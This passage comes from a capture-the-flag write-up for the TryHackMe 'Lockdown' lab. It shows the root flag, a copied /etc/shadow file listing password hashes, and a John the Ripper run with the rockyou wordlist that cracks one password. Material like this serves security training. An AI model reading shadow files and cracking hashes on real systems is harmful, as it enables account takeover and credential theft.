
grab the root flag:
cyrus@ip-10-64-176-122:/var/lib/clamav$ cat ~/quarantine/root.txt
THM{IQ23Em4VGX91cvxsIzatpUvrW9GZZJxm}
We could’ve copy also the /etc/shadow:

cyrus@ip-10-64-176-122:/var/lib/clamav$ cat /home/cyrus/quarantine/shadow
root:*:18480:0:99999:7:::
daemon:*:18480:0:99999:7:::
bin:*:18480:0:99999:7:::
sys:*:18480:0:99999:7:::
sync:*:18480:0:99999:7:::
games:*:18480:0:99999:7:::
man:*:18480:0:99999:7:::
lp:*:18480:0:99999:7:::
mail:*:18480:0:99999:7:::
news:*:18480:0:99999:7:::
uucp:*:18480:0:99999:7:::
proxy:*:18480:0:99999:7:::
www-data:*:18480:0:99999:7:::
backup:*:18480:0:99999:7:::
list:*:18480:0:99999:7:::
irc:*:18480:0:99999:7:::
gnats:*:18480:0:99999:7:::
nobody:*:18480:0:99999:7:::
systemd-network:*:18480:0:99999:7:::
systemd-resolve:*:18480:0:99999:7:::
syslog:*:18480:0:99999:7:::
messagebus:*:18480:0:99999:7:::
_apt:*:18480:0:99999:7:::
lxd:*:18480:0:99999:7:::
uuidd:*:18480:0:99999:7:::
dnsmasq:*:18480:0:99999:7:::
landscape:*:18480:0:99999:7:::
pollinate:*:18480:0:99999:7:::
sshd:*:18757:0:99999:7:::
maxine:$6$/syu6s6/$Z5j6C61vrwzvXmFsvMRzwNYHO71NSQgm/z4cWQpDxMt3JEpT9FvnWm4Nuy.xE3xCQHzY3q9Q4lxXLJyR1mt320:18838:0:99999:7:::
cyrus:$6$YWzR.V19JxyENT/D$KuSzWbb6V0iXfIcA/88Buum92Fr5lBu6r.kMoQYAdfvbJuHjO7i7wodoahlZAYfFhIuymOaEWxGlo0WkhbqaI1:18757:0:99999:7:::
mysql:!:18758:0:99999:7:::
clamav:!:18758:0:99999:7:::
systemd-timesync:*:20204:0:99999:7:::
tss:*:20204:0:99999:7:::
tcpdump:*:20204:0:99999:7:::
usbmux:*:20204:0:99999:7:::
fwupd-refresh:*:20204:0:99999:7:::
systemd-coredump:!!:20204::::::
ssm-user:!:20274:0:99999:7:::
ubuntu:!:20279:0:99999:7:::
and then crack the hashes using john:
┌──(agonen㉿kali)-[~/thm/Lockdown]
└─$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tiarna           (?)